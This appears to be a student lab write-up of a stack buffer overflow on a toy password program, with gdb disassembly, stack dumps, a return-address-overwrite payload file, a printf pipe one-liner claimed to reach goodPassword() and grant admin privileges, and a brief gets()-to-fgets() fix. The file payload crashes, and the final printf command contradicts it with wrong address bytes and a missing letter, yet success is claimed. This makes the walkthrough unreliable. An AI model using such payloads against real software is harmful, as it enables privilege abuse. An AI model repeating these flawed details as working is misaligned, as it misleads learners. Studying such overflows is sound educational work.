
```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  B7 FC 6F F4 08 04 82 8C FB AD 22 88 00 00 00 00  ·üoô..‚Œû."ˆ....
00000010  B7 FF 26 B0 BF FF F3 68 B7 FC 6F F4 B7 FC 88 B8  ·ÿ&°¿ÿóh·üoô·üˆ¸
00000020  00 00 00 00 00 00 00 00 08 04 84 D3 BF FF F3 68  ..........„Ó¿ÿóh
00000030  00 00 00 0E BF FF F3 42 08 04 85 61 08 04 9F F4  ....¿ÿóB..…a..Ÿô
00000040  20 6C 75 68 61 52 FF FF 50 20 6E 69 66 65 72 41   luhaRÿÿP niferA
00000050  00 00 00 00 B7 FE D2 80 08 04 83 F5 08 04 85 49  ....·þÒ€..ƒõ..…I
00000060  00 00 00 00 08 04 85 40 B7 E3 B4 D3 00 00 00 00  ......…@·ã´Ó....
00000070  BF FF F4 04 00 00 00 01 B7 FD C8 58 BF FF F4 0C  ¿ÿô.....·ýÈX¿ÿô.
```

As we can see here, the system stored the first 14 characters in the stack as per the program limitation. However, gets() attempted to store the input data completely, causing the stack overflow.

Now we diassemble the functions: main, getName, badPassword, and goodPassword:


```
(gdb) disassem main
Dump of assembler code for function main:
   0x080483e0 <+0>:   push   %ebp
   0x080483e1 <+1>:   mov    %esp,%ebp
   0x080483e3 <+3>:   and    $0xfffffff0,%esp
   0x080483e6 <+6>:   movl   $0x2,0x804a028
   0x080483f0 <+16>:  call   0x80484b0 <getName>
   0x080483f5 <+21>:  call   0x80484f0 <badPassword>
End of assembler dump.
(gdb) disassem getName
Dump of assembler code for function getName:
   0x080484b0 <+0>:   sub    $0x2c,%esp
   0x080484b3 <+3>:   movl   $0x8048610,(%esp)
   0x080484ba <+10>:  call   0x8048380 <puts@plt>
   0x080484bf <+15>:  lea    0x12(%esp),%eax
   0x080484c3 <+19>:  movl   $0xe,0x4(%esp)
   0x080484cb <+27>:  mov    %eax,(%esp)
   0x080484ce <+30>:  call   0x80483d0 <__gets_chk@plt>
   0x080484d3 <+35>:  xor    %eax,%eax
   0x080484d5 <+37>:  cmpb   $0x0,0x12(%esp)
   0x080484da <+42>:  setne  %al
   0x080484dd <+45>:  add    $0x2c,%esp
   0x080484e0 <+48>:  ret
End of assembler dump.
(gdb) disassem badPassword
Dump of assembler code for function badPassword:
   0x080484f0 <+0>:   sub    $0x1c,%esp
   0x080484f3 <+3>:   movl   $0x8048621,(%esp)
   0x080484fa <+10>:  call   0x8048380 <puts@plt>
   0x080484ff <+15>:  movl   $0x0,(%esp)
   0x08048506 <+22>:  call   0x80483a0 <exit@plt>
End of assembler dump.
(gdb) disassem goodPassword
Dump of assembler code for function goodPassword:
   0x08048510 <+0>:   sub    $0x1c,%esp
   0x08048513 <+3>:   mov    0x804a028,%eax
   0x08048518 <+8>:   movl   $0x804862c,0x4(%esp)
   0x08048520 <+16>:  movl   $0x1,(%esp)
   0x08048527 <+23>:  mov    %eax,0x8(%esp)
   0x0804852b <+27>:  call   0x80483c0 <__printf_chk@plt>
   0x08048530 <+32>:  movl   $0x0,(%esp)
   0x08048537 <+39>:  call   0x80483a0 <exit@plt>
End of assembler dump.
```

As we can see in the main(), getName() is called from 0x80484b0. Once getName() is executed, the program control returns to: 0x080483f5. When we inspect the stack at break point, line11, we find that this address is stored in the stack.



```
gdb> x/16xg 0xbffff6e0
0xbffff6e0:     0x0000000ebffff6f2      0x0804856108049ff4
0xbffff6f0:     0x206c75686152ffff      0x50206e6966657241
0xbffff700:     0x00000000b7fed280      0x080483f508048549
0xbffff710:     0x0000000008048540      0xb7e3b4d300000000
0xbffff720:     0xbffff7b400000001      0xb7fdc858bffff7bc
0xbffff730:     0xbffff71c00000000      0x00000000bffff7bc
0xbffff740:     0xb7fc6ff40804824c      0x0000000000000000
0xbffff750:     0x4b389ff100000000      0x0000000073bffbe1
```

Now if we can, overwrite the address, with: 0x08048510, the program will execute the goodPassword()




```
gdb> x/16xg 0xbffff6e0
0xbffff6e0:     0x0000000ebffff6f2      0x0804856108049ff4
0xbffff6f0:     0x666564636261ffff      0x6e6d6c6b6a696867
0xbffff700:     0x00000000b7fed280      0x080483f508048549
0xbffff710:     0x0000000008048540      0xb7e3b4d300000000
0xbffff720:     0xbffff7b400000001      0xb7fdc858bffff7bc
0xbffff730:     0xbffff71c00000000      0x00000000bffff7bc
0xbffff740:     0xb7fc6ff40804824c      0x0000000000000000
0xbffff750:     0x6503703900000000      0x000000005d841429
```

As we can see from the disassem of getName():

```
0x080484b0 <+0>: sub    $0x2c,%esp
```


The function is subtracting 44 bytes.

So me make a payload file contains 44 characters, followed by the address of goodPassword():



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70  abcdefghijklmnop
00000010  71 72 73 74 75 76 77 78 79 7A 61 62 63 64 65 66  qrstuvwxyzabcdef
00000020  67 68 69 6A 6B 6C 6D 6E 6F 70 71 72 10 85 04 08  ghijklmnopqr....
00000030  00 00 00 00                                      ....
```

Using Input File:



```
gdb> run <input
Enter your name:

Program received signal SIGSEGV, Segmentation fault.
_____________________________________________________________________
     eax:00000001 ebx:B7FC6FF4  ecx:B7FC88C4  edx:BFFFF6DE     eflags:00010202
     esi:00000000 edi:00000000  esp:BFFFF700  ebp:64636261     eip:68676665
     cs:0073  ds:007B  es:007B  fs:0000  gs:0033  ss:007B    o d I t s z a p c
[007B:BFFFF700]---------------------------------------------------------[stack]
BFFFF730 : 00 00 00 00  1C F7 FF BF - BC F7 FF BF  00 00 00 00 ................
BFFFF720 : 01 00 00 00  B4 F7 FF BF - BC F7 FF BF  58 C8 FD B7 ............X...
BFFFF710 : 00 85 04 08  00 00 00 00 - 00 00 00 00  D3 B4 E3 B7 ................
BFFFF700 : 69 6A 6B 6C  6D 6E 6F 70 - 71 72 00 00  10 85 04 08 ijklmnopqr......
[007B:BFFFF700]---------------------------------------------------------[ data]
BFFFF700 : 69 6A 6B 6C  6D 6E 6F 70 - 71 72 00 00  10 85 04 08 ijklmnopqr......
BFFFF710 : 00 85 04 08  00 00 00 00 - 00 00 00 00  D3 B4 E3 B7 ................
[0073:68676665]---------------------------------------------------------[ code]
=> 0x68676665:  Error while running hook_stop:
Cannot access memory at address 0x68676665
0x68676665 in ?? ()
```

Causes, segmentation fault. It would appear that the input is unable to overflow the buffer correctly. Unable to identify problem.

However, the same can be done via piping. By the command:

```
printf “abcdefghijklmnopqrstuvwxyzabcdefghijklmnoqr\x10\x85\x04\x00\x00\x00\x00” | ./program
```

Will pass through to goodPassword() and give admin 2 privileges.

How To Prevent Buffer Overflow:
To prevent buffer overflow, we change the *gets()* to *fgets()*.
The *fgets()* can be used to limit the buffer size, preventing any buffer overflows.